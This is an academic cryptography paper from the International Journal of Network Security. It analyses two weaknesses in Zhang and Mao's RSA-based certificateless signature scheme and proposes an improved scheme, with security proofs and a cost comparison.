IJNS
International Journal of Network Security

ISSN 1816-353X (Print)
ISSN 1816-3548 (Online)

Vol. 18, No. 2 (Mar. 2016)

INTERNATIONAL JOURNAL OF NETWORK SECURITY

PUBLISHING OFFICE

Min-Shiang Hwang
Department of Computer Science & Information Engineering, Asia University, Taichung 41354, Taiwan, R.O.C.
Email: mshwang@asia.edu.tw

International Journal of Network Security is published both in traditional paper form (ISSN 1816-353X) and in Internet (ISSN 1816-3548) at http://ijns.jalaxy.com.tw

PUBLISHER: Candy C. H. Lin

International Journal of Network Security

Vol. 18, No. 2 (Mar. 1, 2016)

A Strong RSA-based and Certificateless-based Signature Scheme

Chin-Chen Chang[1,2], Chin-Yu Sun[3], and Shih-Chang Chang[4]
(Corresponding author: Chin-Chen Chang)
Department of Information Engineering and Computer Science, Feng Chia University[1]
Taichung 40724, Taiwan
Department of Computer Science and Information Engineering, Asia University[2]
Department of Computer Science, National Tsing-Hua University[3]
Department of Computer Science and Information Engineering,National Chung Cheng University[4]
(Email: alan3c@gmail.com)
(Received May 27, 2013; revised Nov. 23, 2013; accepted Jan. 22, 2014)

Abstract

The certificateless-based signature system allows people to verify the signature without the certificate. For this reason, we do not need the certificate authority (CA) to store and manage users' certificates and public keys. Certificateless-based signature can also overcome the certificate management problem and the key escrow problem of the traditional signature system. In 2012, Zhang and Mao first designed the certificateless-based signature scheme based on RSA operations; however, their scheme still has latent vulnerabilities. To overcome these shortcomings, we propose an improved version to make the RSA-based certificateless scheme stronger and more secure. Besides, we reduce the computational cost to make our scheme more efficient.

Keywords: Authentication, certificateless, integrity, non-repudiation, RSA, signature

1 Introduction

Due to the rapid development of computer technology, there are many digital applications that have become involved in our daily lives. In the past, people usually use pens to sign important messages; however, since the digital message has replaced traditional paper, people have started to use digital signatures to sign digital messages. Although many researchers have designed different signature applications with different requirements, like blind signatures [4, 5, 8] ring signatures, and group signatures [3, 10], all digital signatures are designed to uphold the following three rules: 1) integrity, 2) unforgeability and 3) non-repudiation. We demonstrate these rules as follows:

1) Integrity: When a person can verify the received message and signature, he or she can ensure that the message has not been modified by someone else during the transmission time.

2) Unforgeability: By verifying the received message and signature, people easily can verify the legal identity of the signer. Conversely, the people who verify the signature can make sure that no one else is using a fake signature and message to impersonate the real signer.

3) Non-repudiation: When someone maliciously denies a message and signature that he or she had signed, a good signature scheme can identify the true provider of the signature. In short, the signature must protect the verifier, in case he or she becomes the victim.

In a traditional digital signature system, the signer normally holds two keys, a private key and a public key. The private key can be used for signing important messages, and give the corresponding public key to the certificate authority and verifier. The certificate authority (CA) stores and manages every user's public key. Once the verifier receives a signature from a signer and wants to verify it, CA will give the corresponding certificate to the verifier which includes the signer's public key. Hence, the verifier can verify the certificate and the signer's public key immediately. It is secure and very convenient but places a heavy burden on CA because the CA has to store and manage many certificates. For this reason, Shamir proposed an ID-based public key system in 1985 [9]. The users are allowed to use their identity information as their public key, and a private key generation center (PKGC) can generate users' private key which corresponds to the users' identity information. Unfortunately, some researchers have started to suspect the royalty of PKC because people feel anxiety about the CA holding their private key and privacy information. This

is called the "key escrow problem" in some of the literature [1]. To overcome this problem, researchers have started to focus on the issues of the certificateless-based signature scheme.

In 2003 [2], the first certificateless-based signature was proposed by Al-Riyami and Paterson; however, Huang et al. [6] pointed out that Al-Riyami and Paterson's scheme has a security weakness in 2005. In 2004 [11], Yum and Lee used the identity of the signer to replace the public key then proposed the ID-based certificateless signature. Huang et al. [7] found that Yum and Lee's scheme was insecure and proposed a novel standard model to fix Yum and Lee's scheme in 2007. The following year, Zhang et al. [13] proposed a signature scheme based on bilinear pairing operations. Then in 2009 [12], Yuan et al. proposed a certificateless signature scheme that could defend against malicious-but-passive-KGC attacks. Recently, Zhang and Mao pointed out that there had never existed an RSA-based certificateless signature scheme, so they were first to design the RSA-based construction of a certificateless signature scheme in 2012 [14]. Unfortunately, we found out that Zhang and Mao's scheme has two latent security vulnerabilities. Through latent security vulnerabilities, we can show that their scheme is not safe if we give more power and permission to the attacker. Thus, in this paper, we propose a novel scheme to improve the security and reduce the computational cost based on Zhang and Mao's RSA-based certificateless scheme. The contributions of our proposed scheme are as follows: 1) we overcome the problem of public key in Zhang and Mao's scheme, 2) our scheme improves the security of Zhang and Mao's scheme and makes RSA-based certificateless signature stronger, and 3) although Zhang and Mao were the first to start using the RSA crypto-system to reduce the computational cost in the certificateless signature system, the performance of our proposed scheme is more efficient.

The remainder of this paper is organized as follows. Section 2 reviews the details of Zhang and Mao's scheme, and Section 3 points out its latent weaknesses. In Section 4, we introduce the details of our strong RSA-based certificateless signature scheme. Section 5 discusses the security analysis and the performance of our proposed scheme. Finally, our conclusions are summarized in Section 6.

2 Related Works

In this section, we briefly review Zhang and Mao's RSA-based certificateless scheme [14]. Their scheme consists of the following seven polynomial-time algorithms.

Setup $(1^k) \rightarrow (MPK, MSK)$**.**
The key generation center (KGC) generates the master public key (MPK), and the master secret key (MSK).

Partial-Private-Key-Extraction $(MPK, MSK, ID) \rightarrow (d_{ID})$.
KGC generates the partial private key d_{ID} by inputting MPK, MSK and ID. Then, KGC gives the partial private key d_{ID} to the user over a secure channel.

Set-Secret-Value $(ID, MPK) \rightarrow (x_{ID})$**.**
The user randomly chooses the secret value x_{ID} by inputting MPK and ID.

Set-Private-Key $(x_{ID}, d_{ID}) \rightarrow (SK_{ID})$**.**
The user inputs x_{ID} and d_{ID} into the algorithm, and the algorithm generates the signing key SK_{ID}.

Set-Public-Key $(MPK, x_{ID}, d_{ID}) \rightarrow (PK_{ID})$**.** The user inputs MPK, x_{ID} and d_{ID} into the algorithm, and the algorithm returns public key PK_{ID}.

CL-Scheme-Sign $(SK_{ID}, ID, MPK, M) \rightarrow (M, \delta)$**.**
The signer inputs SK_{ID}, ID, MPK and message M into the algorithm, and the algorithm returns the message M with signature δ.

CL-Scheme-Verify $(ID, MPK, M, \delta) \rightarrow Accept/Reject$**.**
By verifying signature δ and message M, the verifier can accept or reject the message and signature.

After this brief introduction to seven algorithms in Zhang and Mao's scheme [14], it is useful to examine their scheme in more detail. In paper [14], their scheme can be easily divided into seven phases: 1) setup phase, 2) partial-private key extraction phase, 3) set user secret value phase, 4) set user public key phase, 5) set user private key phase, 6) sign signature phase, and 7) verify signature phase. The details are described as follows.

1) Setup phase:
First, the KGC generates two large random numbers pand q, and computes $N = pq$. Then it generates e that satisfies $\gcd(e, \phi(N)) = 1$, where $\phi(N)$ denotes Eular's totient function. After that, KGC gets d from computing $ed \bmod \phi(N) = 1$ and selects two cryptographic hash functions H_0: $\{0,1\}^* \rightarrow Z_N^*$ and H: $Z_N^4 \cdot \{0,1\}^* \rightarrow \{0,1\}^l$, where l is a security parameter. Finally, KGC sets the master secret key $(MSK) = \{d\}$ and the master public key $(MPK) = \{e, N, H_0, H\}$.

2) Partial-private key extraction phase:
KGC uses user's identity ID, where ID belongs to $\{0,1\}^*$, then computes the partial private key $d_{ID} = H_0(ID)^{MSK} = H_0(ID)^d$. After that, KGC sends d_{ID} to the user over a secure channel.

3) Set user secret value phase:
The user chooses a random number X_{ID} and sets the X_{ID} as a secret value.

4) Set user public key phase:
Given the partial private key d_{ID} and the secret value X_{ID}, the user uses identity ID to generate the public key $PK_{ID} = H_0(UID)^{X_{ID}} \bmod N$.

5) Set user private key phase:
Given the partial private key d_{ID} and the secret value X_{ID}, the user can generate the private key $SK_{ID} = (X_{ID}, d_{ID})$.

6) Sign signature phase:
First, the user chooses two random numbers r_1 and r_2 for computing $R_1 = H_0(ID)^{r_1} \bmod N$ and $R_2 = H_0(ID)^{r_2} \bmod N$. Second, the user computes $h = H(R_1, R_2, ID, PK_{ID}, M)$, where M is a message. Then, user computes $u_1 = (H_0(ID)^d)^{(r_1-h)}$ and $u_2 = r_2 - X_{ID}h$. Finally, the certificateless signature on message M is $\delta = (u_1, u_2, h)$.

7) Verify signature phase:
Upon receiving the message with the signature $\delta = (u_1, u_2, h)$, the verifier starts to compute $R_1' = u_1^e H_0(ID)^h \bmod N$ and $R_2' = H_0(ID)^{u_2} PK_{ID}^h \bmod N$. Then, the verifier verifies whether $H(R_1', R_2', ID, PK_{ID}, M) \stackrel{?}{=} h$. If the verification holds, the user can accept the signature and message; otherwise, the user will reject them. The correctness of the verification can easily be shown as follows:

Step 1. Computes

$$\begin{aligned} R_1' &= u_1^e H_0(ID)^h \bmod N \\ &= ((H_0(ID)^d)^{r_1-h})^e H_0(ID)^h \bmod N \\ &= H(H_0(ID)^{r_1}) \bmod N \\ &= R_1. \end{aligned}$$

Step 2. Computes

$$\begin{aligned} R_2' &= H_0(ID)^{u_2} PK_{ID}^h \bmod N \\ &= H_0(ID)^{r_2 - X_{ID}^h} PK_{ID}^h \bmod N \\ &= H_0(ID)^{r_2 - X_{ID}^h} (H_0(ID)^{X_{ID}})^h \\ &= H_0(ID)^{r_2} \bmod N \\ &= R_2. \end{aligned}$$

Step 3. Because $R_1' = R_1$ and $R_2' = R_2$, we can compute and verify

$$\begin{aligned} & H(R_1', R_2', ID, PK_{ID}, M) \\ = \; & H(R_1, R_2, ID, PK_{ID}, M) \\ = \; & h. \end{aligned}$$

3 Cryptanalysis of Zhang et al.'s Scheme

Zhang and Mao improved upon the drawbacks of traditional signatures, and they were the first to start using the RSA crypto-system in certificateless signature scheme to reduce computational costs. Unfortunately, if we give more power to attackers, we find two defects in Zhang and Mao's scheme. The first problem is the signer's public key, and second is a royalty problem of KGC.

3.1 Problem of Signer's Public Key

In Zhang and Mao's scheme, their public key is based on a traditional certificateless scheme. Therefore, their public key $PK_{ID} = H_0(ID)^{X_{ID}}$ consists of the signer identity ID and secret value X_{ID}. Apparently, the secret value is a random number that only the signer knows. Even if the verifier holds public key PK_{ID} and the signer's real identity, he still cannot prove whether this public key is correct or not without the secret value X_{ID}. Al-Riyami and Paterson [2] also point out that there is no authenticating information for public keys in the certificateless signature system. Therefore, the "impersonate attack" may exist in certificateless signature if the verifier cannot verify $PK_{ID} = H_0(ID)^{X_{ID}}$ at the beginning of the protocol. For example, we assume that there has one attacker who impersonates the original signer using the fake secret value to generate public key as $PK_{ID} = H_0(ID)^{X_{attacker}}$. After the verifier receives it, he cannot detect the fake public key immediately.

3.2 Royalty Problem of KGC

Assume that Caesar is an attacker, Josh is a victim signer, and Janet is a victim verifier in Zhang and Mao's scheme. Caesar also is one of the KGC's members, who obtains the real master key d and stealthily generates a partial private key $d_{Josh} = H_0(Josh)^{MSK} = H_0(Josh)^d$ and randomly chooses the secret value X_{Caesar}. After that, Caesar can impersonate Josh to generate the fake public key $PK_{Josh} = H_0(Josh)^{X_{Caesar}}$ and fake private $SK_{Josh} = (X_{Caesar}, d_{Josh})$. Now, Caesar uses the fake PK_{Josh}, SK_{Josh} and Josh's identity to sign on the fake important message M_2 as follows:

Step 1. Caesar randomly chooses two numbers r_1' and r_2'.

Step 2. Then, Caesar computes

$$\begin{aligned} R_1'' &= H_0(Josh)^{r_1'} \bmod N, \\ R_2'' &= H_0(Josh)^{r_2'} \bmod N, \\ h_2 &= H(R_1'', R_2'', Josh, PK_{Josh}, M_2), \\ u_1' &= (H_0(Josh)^d)^{r_1' - h_2}, \\ u_2' &= r_2' - X_{Caesar} h_2. \end{aligned}$$

Step 3. After that, Caesar can generate the invalid signature $\delta' = (u_1', u_2', h_2)$.

Step 4. Finally, Caesar sends the invalid signature δ' and important message M_2 to Janet.

When Janet receives this important message with the invalid signature, she starts to verify this signature and message. The details of the verification are shown as follows:

Step 1. First, Janet computes

$$\begin{aligned} R_1''' &= (u_1')^e H_0(Josh)^{h_2} \bmod N \\ R_2''' &= H_0(Josh)^{u_2'} (PK_{Josh})^{h_2} \bmod N. \end{aligned}$$

Step 2. After that, Janet can compute and verify whether $H(R_1''', R_2''', Josh, PK_{Josh}, M_2) \stackrel{?}{=} h_2$ holds or not. If the verification holds, Janet believes the message and the signature; otherwise, Janet can detect that the message and signature are incorrect.

The correctness of the verification can easily be shown as follows:

Step 1. Compute

$$\begin{aligned} R_1''' &= (u_1')^e H_0(Josh)^{h_2} \bmod N \\ &= ((H_0(Josh)^d)^{r_1'-h_2})^e H_0(Josh)^{h_2} \bmod N \\ &= H_0(Josh)^{r_1'} \bmod N \\ &= R_1''. \end{aligned}$$

Step 2. Compute

$$\begin{aligned} R_2''' &= H_0(Josh)^{u_2'}(PK_{Josh})^{h_2} \bmod N \\ &= H_0(Josh)^{r_2'-X_{Caesar}h_2}(PK_{Josh})^{h_2} \bmod N \\ &= H_0(Josh)^{r_2'-X_{Caesar}h_2} \\ &\qquad (H_0(Josh)^{X_{Caesar}} \bmod N)^{h_2} \bmod N \\ &= H_0(Josh)^{r_2'} \bmod N \\ &= R_2''. \end{aligned}$$

Step 3. Because R_1''' is equal to R_1'' and R_2''' is equal to R_2'', we can compute and verify $h_2' \stackrel{?}{=} h_2$ by computing as follows:

$$\begin{aligned} h_2' &= H(R_1''', R_2''', Josh, PK_{Josh}, M_2) \\ &= H(R_1'', R_2'', Josh, PK_{Josh}, M_2) \\ &= h_2. \end{aligned}$$

However, the message with the invalid signature can still pass the verification because the secret value X_{Caesar} is a random number and nobody knows this secret value. Josh cannot prove that the fake public key $PK_{Josh} = H_0(Josh)^{X_{Caesar}}$ and fake private $SK_{Josh} = (X_{Caesar}, d_{Josh})$ do not belong to him. Therefore, even though Zhang and Mao's scheme can be safe and efficient in most general cases, if we give strong power to an attacker, it cannot prevent the above-mentioned problem.

4 The Proposed Scheme

In this section, we propose a novel strong RSA-based certificateless scheme to improve Zhang and Mao's scheme. There are three participants in our scheme: key generator center (KGC), signer, and verifier. Our scheme consists of eight algorithms and the details are described as follows.

Setup $(1^c) \rightarrow (MPK, MSK)$
KGC inputs secret parameter to generate the master public key (MPK) and master secret key (MSK).

Set-Secret-Value $(UID, MPK) \rightarrow (x_{UID})$
The signer inputs her/his identity and KGC's master public key, and then randomly chooses the secret value x_{UID}.

Blind-Secret-Value $(R, MPK, x_{UID}) \rightarrow (Rx_{UID})$
The signer inputs a random number R, MPK and secret value x_{UID} to generate the blinded secret value Rx_{UID}.

Signed-Secret-Value $(Rx_{UID}, MSK) \rightarrow (Rx_{UID}^d)$
KGC inputs the blinded secret value Rx_{UID} and master secret key, and the algorithm returns the signed secret value Rx_{UID}^d.

Partial-Private Key $(UID, MSK) \rightarrow (UID^d)$
KGC inputs the signer's identity and master secret key, then the algorithm returns signed identity UID^d.

Set-Public Key $(UID) \rightarrow (PK_{UID})$
The signer can directly set her/his identity as the public key.

Set-Private Key $(UID^d, x_{UID}^d) \rightarrow (SK_{UID})$
The signer inputs the partial private key and signed secret value, then the algorithm returns the private key.

Sign-Signature $(SK_{UID}, UID, MPK, M) \rightarrow (M, \delta)$
The signer can input her/his private key, identity, master public key and message M, and then he or she can get a message M with signature δ from this algorithm.

Verify-Signature $(PK_{ID}, MPK, M, \delta) \rightarrow Accept/Reject$
The verifier can input the public key of the signer, master public key, message M and the signature δ. After this algorithm runs the verification, it can give a response message to tell the verifier whether the signature is correct or not.

Our proposed scheme can be divided into four phases: 1) setup phase, 2) blinding phase, 3) signing phase and 4) verifying phase. The details are described as follows:

1) Setup phase.
The KGC generates two large random numbers pand q, and computes $N = pq$ first. Then KGC can choose e that satisfy $\gcd(e, \phi(N)) = 1$. Here, $\phi(N)$ denotes Eular's totient function. After that, KGC can find one d from computing $ed \bmod \phi(N) = 1$ and selects two cryptographic hash functions h_0: $\{0,1\}^* \rightarrow Z_n^*$ and h: $Z_n^4\{0,1\}^* \rightarrow \{0,1\}^p$, where p is a security parameter. Finally, KGC sets parameter d to be the master secret key (MSK) and parameters e, N, h_0, and h to be the master public key (MPK).

2) Blinding phase.
In the blinding phase, the signer chooses a random number R first, and then computes R^{-1} that satisfies $R \cdot R^{-1} = 1$. After that, he or she uses R, secret value

x_{UID} and KGC's master public key e to compute $C = R^e x_{UID}$ and sends his identity UID and C to KGC. When KGC receives UID and C, KGC will use its master private key d to sign the received UID and C. After that, KGC sends UID^d and C^d back to the signer. When the signer receives UID^d and C^d, he or she can compute $C^d R^{-1}$ to get x_{UID}^d. Finally, the signer can compute $x_{UID}^d UID^d = (x_{UID}UID)^d$ and sets $(x_{UID}UID)^d$ as the private key. At the same time, signer can directly set her/his identity UID as the public key.

3) Signing phase.
The signer chooses a random number r_{s_1}, and uses r_{s_1} to compute $R_{s_1} = UID^{r_{s_1}} x_{UID}^{2r_{s_1}}$. After that, the signer can compute the $H_s = h(R_{s_1}, UID, m_3)$, where UID is the public key of signer and m_3 is the message. Then, the signer computes $u_{s_1} = x_{UID}^{H_s + r_{s_1}}$ and $u_{s_2} = ((x_{UID}UID)^d)^{r_{s_1} - H_s}$ to generate the signature $\delta = (H_s, u_{s_1}, u_{s_2})$, and send a message with the signature to the verifier.

4) Verifying phase.
When the verifier receives the message m with signature δ, he or she can use signer's public key (UID) and KGC's master public key e to compute $R'_{s_1} = (u_{s_2})^e (UID)^{H_s} u_{s_1}$. Then, the verifier can use R'_{s_1}, signer's public key UID and the message m_3 to generate $H'_s = h(R'_{s_1}, UID, m_3)$, and verifies whether H_s is equal to H'_s. If the equation holds, then the verifier can believe that the signature is correct. The details of the equation are shown as follows:

$$\begin{aligned}
H'_s &= h(R'_{s_1}, UID, m_3) \\
&= h((u_{s_2})^e (UID)^{H_s} u_{s_1}, UID, m_3) \\
&= h((((x_{UID}UID)^d)^{r_{s_1} - H_s})^e \\
&\qquad (UID)^{H_s} x_{UID}^{H_s + r_{s_1}}, UID, m_3) \\
&= h(((x_{UID}^d UID^d)^{r_{s_1} - H_s})^e \\
&\qquad (UID)^{H_s} x_{UID}^{H_s + r_{s_1}}, UID, m_3) \\
&= h(((x_{UID}^{ed} UID^{ed})^{r_{s_1} - H_s}) \\
&\qquad (UID)^{H_s} x_{UID}^{H_s + r_{s_1}}, UID, m_3) \\
&= h((x_{UID}^{r_{s_1} - H_s} UID^{r_{s_1} - H_s}) \\
&\qquad (UID) H_s x_{UID}^{H_s + r_{s_1}}, UID, m_3) \\
&= h((x_{UID}^{2r_{s_1}} UID^{r_{s_1}}), UID, m_3) \\
&= h(R_{s_1}, UID, m_3) \\
&= H_s.
\end{aligned}$$

5 Security Analysis

In this section, we show that a strong certificateless signature scheme based on RSA not only keeps the original security properties of the signature, i.e., integrity, authentication and non-repudiation, but also can protect the signer even if the attacker has strong power. In addition, we also evaluate the computational cost of our proposed scheme and compare it with that of Zhang and Mao's scheme in Subsection 5.6.

5.1 Integrity

In our proposed scheme, the verifier can check the integrity of message m_3 by verifying signature $\delta = (H_s, u_{s_1}, u_{s_2})$, where $H_s = h(R_{s_1}, UID, m_3)$. Apparently, signature δ consists of the parameters H_s, u_{s_1} and u_{s_2}. At the same time, the parameter H_s also consists of the message m_3, UID and R_{s_1}. In other words, the verifier uses the signer's public key (UID) and KGC's master public key e to compute R'_{s_1} first. Then, the verifier uses R'_{s_1}, signer's public key UID and the received message m_3 to generate $H'_s = h(R'_{s_1}, UID, m_3)$. When the verifier passes the equation $H'_s \stackrel{?}{=} H_s$ and the verification of signature δ, he or she also can believe that the received message m_3 is equal to the value m_3 in signature δ. Hence, our scheme can provide a mechanism to convince that the transmitted message and the signature are correct and complete. The details of the equation $H'_s \stackrel{?}{=} H_s$ and signature verification are described in Section 4 (Verifying phase).

5.2 Forgery Attack

In this subsection, we have divided the discussion into two cases: 1) forgery of the message, and 2) forgery of both the signature and message.

Case 1. Forgery of the message Assume that there is an attacker, Caesar, who intercepts the signature $\delta = (H_s, u_{s_1}, u_{s_2})$ and message m_3 and modifies the message to m'_3. Then, Caesar sends m'_3 and $\delta = (H_s, u_{s_1}, u_{s_2})$ to the verifier, Janet. She then uses signer's public key (UID) and KGC's master public key e to compute $R'_{s_1} = (u_{s_2})^e (UID)^{H_s} u_{s_1}$. Next, she uses R'_{s_1} to generate $H'_s = h(R'_{s_1}, UID, m'_3)$ and verifies whether H_s is equal to H'_s. In this instance, $H'_s = h(R'_{s_1}, UID, m'_3)$ is not equal to $H_s = h(R_{s_1}, UID, m_3)$. So, the verifier can easily detect that there is something strange in the received message and signature.

Case 2. Forgery of both the signature and message Assume that Caesar intercepts the signature $\delta = (H_s, u_{s_1}, u_{s_2})$ and message m_3 and modifies both signature and message to $\delta_{modify} = (H'_s, u'_{s_1}, u'_{s_2})$ and m''_3. Caesar may try to cheat the verifier by sending δ_{modify} and m''_3 to the verifier. Unfortunately, the parameter H_s consists of R_{s_1}, UID and m_3, where $R_{s_1} = UID^{r_{s_1}} x_{UID}^{2r_{s_1}}$. Apparently, Caesar cannot generate the correct R_{s_1}, $u_{s_1} = x_{UID}^{H_s + r_{s_1}}$ and $u_{s_2} = ((x_{UID}UID)^d)^{r_{s_1} - H_s}$ without the correct x_{UID} and master secret key d. Therefore, Caesar cannot pass the verification or fool the verifier because without the correct secret value x_{UID} and master secret key d, he cannot generate the signature.

As Cases 1 and 2 demonstrate, our scheme can withstand the forgery attack.

5.3 Non-Repudiation

Here, we assume that Caesar is a malicious signer, who signed an important message m with his signature, but then denies his signature. In our proposed scheme, the signer must use her/his identity UID and secret value x_{UID} to compute $R_{s_1} = UID^{r_{s_1}} X^{2r_{s_1}}$ and uses secret value x_{UID} and private key $(x_{UID}UID)^d$ to generate $u_{s_1} = x_{UID}^{H_s + r_{s_1}}$ and $u_{s_2} = ((x_{UID}UID)^d)^{r_{s_1} - H_s}$. After that, he can generate the complete signature $\delta = (H_s, u_{s_1}, u_{s_2})$, where $H_s = h(R_{s_1}, UID, m)$. Caesar cannot repudiate the signature because no one can generate the correct signature parameters without the correct secret value x_{UID}. Specifically, in our proposed scheme, when the signer generates a secret value x_{UID}, he or she has to use the blinding phase to let KGC sign the blind signature on value x_{UID}. Therefore, Caesar cannot choose another secret value and create x_{UID}^d to generate the fake private key $(x_{UID}UID)^d$) by himself. Hence, the proposed scheme can prevent signers from repudiating their signature.

5.4 Problems of Signer's Public Key

In Zhang and Mao's scheme, the signer's public key $PK_{ID} = H_0(ID)^{X_{ID}}$ consists of the signer identity ID and secret value X_{ID}. When the verifier receives a signature from the signer, he or she cannot verify whether the public key is correct or not without the secret value. Another reason for the verifier cannot verify the public key is that there has no certificate to check signer's public key in certificateless signature system. Hence, in our proposed scheme, when the verifier receives a signature from a signer, the verifier can directly use the signer's identity to verify the signature. In short, we improved upon this weakness in Zhang and Mao's RSA-based certificateless scheme.

5.5 Royalty Problem of KGC

Assume that there is an attacker, Caesar, who is one of the KGC's members, and he obtains the real master key d. Also, there is a victim signer (Josh) and victim verifier (Janet) in our proposed scheme. Caesar stealthily generates the partial private key $d_{Josh} = h_0(Josh)^M SK = h_0(Josh)^d$ and randomly chooses the secret value X_{Caesar}. After that, Caesar can impersonate Josh to generate the fake public key $PK'_{Josh} = Josh$ and fake private $SK'_{Josh} = x_{Caesar}^d Josh^d = (x_{Caesar}Josh)^d$. Now, Caesar uses PK'_{Josh} and SK'_{Josh} to sign the fake important message m_4 as follows:

Step 1. Caesar randomly chooses a number r_{c_1}.

Step 2. Then, Caesar computes

$$\begin{aligned} R_{c_1} &= Josh^{r_{c_1}} x_{Caesar}^{2r_{c_1}}, \\ H_c &= h(R_{c_1}, Josh, m_4), \\ u_{c_1} &= x_{Caesar}^{H_c + r_{c_1}}, \\ u_{c_2} &= ((x_{Caesar}Josh)^d)^{r_{c_1} - H_c}. \end{aligned}$$

Step 3. After that, Caesar can generate the invalid signature $\delta'' = (H_c, u_{c_1}, u_{c_2})$.

Step 4. Finally, Caesar sends invalid signature δ'' and important message m_4 to Janet.

When Janet receives the message and signature, she can compute as follows and believes the result she has verified.

Step 1. Janet can compute $R'_{c_1} = (u_{c_2})^e (Josh)^{H_c} u_{c_1}$ first.

Step 2. Then, she can generate $H'_c = h(R'_{c_1}, Josh, m_4)$ using parameter R'_{c_1}, Josh's identity and the received message m_4.

Step 3. She can verify whether H'_c is equal to H_c or not. If it is not equal, then she knows that the signature and message are incorrect. Otherwise, she can believe the signature and message. The details of the equation are as follows:

$$\begin{aligned} H'_c &= h(R'_{c_1}, Josh, m_4) \\ &= h((u_{c_2})^e (Josh)^{H_s} u_{c_1}, Josh, m_4) \\ &= h(((x_{Caesar}Josh)^d)^{r_{c_1} - H_c})^e \\ &\qquad (Josh)^{H_c} x_{Caesar}^{H_c + r_{c_1}}, Josh, m_4) \\ &= h(((x_{Caesar}^d Josh^d)^{r_{c_1} - H_c})^e \\ &\qquad (Josh)^{H_c} x_{Caesar}^{H_c + r_{c_1}}, Josh, m_4) \\ &= h(((x_{Caesar}^{ed} Josh^{ed})^{r_{c_1} - H_c}) \\ &\qquad (Josh)^{H_c} x_{Caesar}^{H_c + r_{c_1}}, Josh, m_4) \\ &= h((x_{Caesar}^{r_{c_1} - H_c} Josh^{r_{c_1} - H_c}) \\ &\qquad (Josh)^{H_c} x_{Caesar}^{H_c + r_{c_1}}, Josh, m_4) \\ &= h((x_{Caesar}^{2r_{c_1}} Josh^{r_{c_1}}), Josh, m_4) \\ &= h(R_{c_1}, Josh, m_4) \\ &= H_c. \end{aligned}$$

Apparently, even when Caesar uses a fake signature, it can easily pass verification because Caesar has the correct master private key d. Nevertheless, when Josh and Janet realize that the message and the signature are incorrect in our proposed scheme, Josh can provide his private key $(X_{John}John)^d$ and blinded secret value $(X_{John})^d$ to the police or the judge. Because we know that no one can create a private key and blinded secret value without the master private key d, the judge can that believe $(X_{Caesar}John)^d$ and X_{Caesar}^d was created by KGC. Hence, if there were an attacker with strong power trying to impersonate the signer in our proposed scheme, our proposed scheme would protect the signer.

Table 1: Comparisons of computational cost

	Zhang and Mao's scheme [14]	The proposed scheme
Signature length	1969 bits	2208 bits
Signing computation	$3e + 1M$	$3e$
Verifying Computation	$2.4e$	$1.2e$
Algorithms	7	8
Phases	7	4

e: exponentiation operator (relative expensive in RSA crypto-system)
M: multiplication operator

5.6 Performance Analyzes

Here, we compare the computational cost between our proposed scheme and Zhang and Mao's scheme. In Zhang and Mao's scheme, they point out that one RSA's modulus of length is 1024 bits and one output length of the hash function is 160 bits. In addition, they also point out that the cost of one multi-exponentiation is about 20% more than the cost of one exponentiation. The details are shown in Table 1.

As shown in Table 1, although the length of signature in our scheme is longer than in Zhang and Mao's scheme, the signing computation cost and the verifying computation cost are more efficient.

6 Conclusions

Recently, the certificateless-based signature scheme has been found to not only solve the certificate management problem, but also to overcome the key escrow problem. In this paper, we proposed a strong RSA-based certificateless signature scheme to improve the security of Zhang and Mao's scheme. Our proposed scheme makes the RSA-based certificateless signature system more useful and powerful. At the same time, it is capable of resisting more intense malicious behavior. Furthermore, we achieve lower computational cost in than in Zhang and Mao's scheme. For all of these reasons, our scheme is more suitable for certificateless-based signature systems.

References

[1] H. Abelson, R. Anderson, S. Bellovin, J. Benalob, M. Blaze, W. Diffie, J. Gilmore, P. Neumann, R. Rivest, J. Schiller, and B. Schneier, "The risks of key recovery, key escrow, and trusted third-party encryption," *The World Wide Web Journal*, vol. 2, no. 3, pp. 241–257, 1997.

[2] S. Al-Riyami and K. Paterson, "Certificateless public key cryptography," in *Proceedings of 9th International Conference on Theory and Application of Cryptology and Information Security*, LNCS 2894, pp. 452–473, Taipei, Taiwan, 2003.

[3] J. Camenisch and M. Michels, "A group signature scheme with improved efficiency (Extended Abstract)," in *Proceedings of International Conference on the Theory and Application of Cryptology and Information Security*, LNCS 1514, pp. 160–174, Beijing, China, 1998.

[4] C. I. Fan, W. Z. Sun, and V. S. M. Huang, "Provably secure randomized blind signature scheme based on bilinear pairing," *Journal of Computers & Mathematics with Applications*, vol. 60, no. 2, pp. 285–293, 2010.

[5] D. He, J. Chen and R. Zhang, "An efficient identity-based blind signature scheme without bilinear pairings," *Journal of Computers and Electrical Engineering*, vol. 37, no. 4, pp. 444–450, 2011.

[6] X. Huang,W. Susilo,Y. Mu, and F. Zhang, "On the security of certificateless signature schemes from Asiacrypt 2003," in *Proceedings of 4th International Conferenceon Cryptology and Network Security*, LNCS 3810, pp. 13–25, China, 2005.

[7] X. Huang, Y. Mu, W. Susilo, D. Wong, and W. Wu, "Certificateless signature revisited," in *Proceedings of 12th Australasian Conference on Information Security and Privacy*, LNCS 4586, pp.308–322, Townsville, Australia, 2007.

[8] B. Kang and J. Han, "On the security of blind signature and partially blind signature," in *Proceedings of 2nd International Conference on Education Technology and Computer*, vol. 5, pp. 206–208, Shanghai, China, 2010.

[9] A. Shamir, "Identity-based crytosystems and signature scheme," in *Proceedings of International Cryptology Conference on Advances in Cryptology*, LNCS 196, pp. 47–53, California, U.S.A., 1985.

[10] S. Xia and J. You, "A group signature scheme with strong separability," *Journal of Systems and Software*, vol. 60, no. 3, pp. 177–182, 2002.

[11] D. H. Yum and P. J. Lee, "Generic construction of certificateless signature," in *Proceedings of 9th Australasian Conference on Information Security and Privacy*, LNCS 3108, pp. 200–211, Sydney, Australia, 2004.

[12] Y. Yuan, D. Li, L. Tian, and H. Zhu, "Certificateless signature scheme withoutrandom oracles," in *Proceedings of 3th International Conference on Informa-*

tion Security and Assurance, LNCS 5576, pp.31–40, Seoul, Korea, 2009.

[13] Z. Zhang, D. Wong, J. Xu, and D. Feng, "Certificateless public-key signature: security model andefficient construction," in *Proceedings of 4th International Conferenceon Applied Cryptography and Network Security*, LNCS 3989, pp.293–308, Singapore, 2006.

[14] J. Zhang and J. Mao, "An efficient RSA-based certificateless signature scheme," *Journal of Systems and Software*, vol. 85, no. 3, pp. 638–642, 2012.

